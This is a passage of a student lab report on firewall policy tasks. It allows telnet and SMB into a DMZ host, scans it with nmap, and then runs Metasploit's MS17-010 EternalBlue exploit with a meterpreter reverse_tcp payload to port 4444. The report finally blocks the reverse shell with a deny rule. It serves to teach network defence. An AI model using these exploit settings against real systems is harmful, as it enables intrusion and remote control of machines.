
source: Kali

destination: DMZ


Application: **telnet**

Service: application-default

Actions: allow




Verifying access using command telnet 172.16.1.10 on Kali:



Firewall Logs:

The below logs show all the other traffic being blocked between Kali-DMZ rather than ‘Telnet’



Task 12: Allow Kali-Linux to access DMZ-Host over port 445.

To complete this task, I used application awareness and created a new security rule named SMB-Kali-DMZ with following configurations:

name: **SMB-Kali-DMZ**

source: Kali

destination: DMZ

Application:

Add ->

Ms-ds-smb

Print-over-ms-smb


Service:

add->

- Name: SMB
- Protocol: TCP
- Port: **445**

Actions: allow

Screenshot:




Verification Using Nmap:


Command:

Nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn

Nmap output:



Firewall logs:



Task 13: Use Metasploit on Kali Linux to exploit the MS17-010 vulnerability on DMZ-Host

For this task, first I enabled metasploit using ‘msfconsole’ and set the below given configuration:

VULNERABILITY: MS17-010 (exploit/windows/smb/ms17_010_eternalblue)

TARGET: 2 (Windows 7)


RHOST: 172.16.1.10

RPORT: 445


LHOST: 192.168.10.10

LPORT: 4444

PAYLOAD: windows/x64/meterpreter/reverse_tcp




Result: exploit was completed but no session was created.



Task 14: Assess the success of the attack and apply any required steps to achieve success.


Attack summary: No session was created, and attack eventually failed as reverse connection was not established because of the 0-trust concept.

To make the attack successful, a reverse connection from DMZ host to Kali should be successfully made. To achieve that I created a security policy Named ‘DMZ-Kali-Reverse_Shell’ where DMZ could access port ‘4444’ (used as LPORT) of Kali for reverse connection.



Now with this rule added, I used the same configurations in metaslpoit and launched the attack.

Conclusion: The attack was successful and generated a meterpreter session !



Task 15: Block the applications used in the attack and demonstrate that port 445 remains open, but the attack is prevented

To block the attack, I thought of blocking the reverse connection with application so I saw the logs and got to know the application name show while the time of successful attack and reverse connection was ‘unknown-tcp’.

Hence, I created another security rule named Restrict-access where I used following configurations to block the attack:

name: **Restrict-attack**

source: DMZ


destination: Kali

Application: **unknown-tcp**

Service: application-default

Actions: Deny


After committing these changes, I launched the attack again with same configurations and the attack failed!



Verifying port 445 remains open:

Command used: Nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn

Verification of port remaining open:

